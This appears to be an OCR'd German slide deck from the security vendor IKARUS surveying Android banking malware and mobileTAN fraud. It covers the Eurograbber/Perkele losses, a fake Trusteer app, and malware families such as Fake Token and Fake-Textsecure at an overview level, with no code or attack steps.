
Ransomware und MobileTAN

… jedes Jahr etwas neues

IKARUS security software


Android Malware in Zahlen




Neue Samples pro Jahr


Neue Geschäftsmodelle

- ✓ Neue Android System Policies erschweren SMS Betrug







- ✓ Apps können nicht so einfach installiert werden




Neue Geschäftsmodelle

- ✓ Sehr viele Fälle von TAN Betrug / Phishing
- ✓ Banken wechseln von TAN Listen zu mTAN





Eurograbber / Perkele (2012)



Eurograbber / Perkele (2012)

- ✓ Bisher größter Schadensfalls
- ✓ 36 Millionen Euro Schaden
- ✓ Etwa 30.000 Konten betroffen
- ✓ Abbuchungen zwischen 500 und 250.000€

Fake Trusteer vs Original

Fake

Original

Mobile Fraud Risk Prevention

With the welcome growth in mobile device usage, organizations must manage the increased risk associated with the mobile channel. Organizations looking to mitigate mobile fraud risk should address complex cross channel attacks and the unique challenges associated with the mobile channel.

IBM Security Trusteer Mobile Risk Engine


Conclusive mobile fraud risk detection based on device and account risk factors across online and mobile channels.


IBM Security Trusteer Mobile SDK

Embedded security library for native mobile apps.


Fake Cert (2013)


Fake Token (2013)







Fake Token v2 (2014)






Fake-Textsecure (2014 - heute)






Infektion mit FakeTextsecure

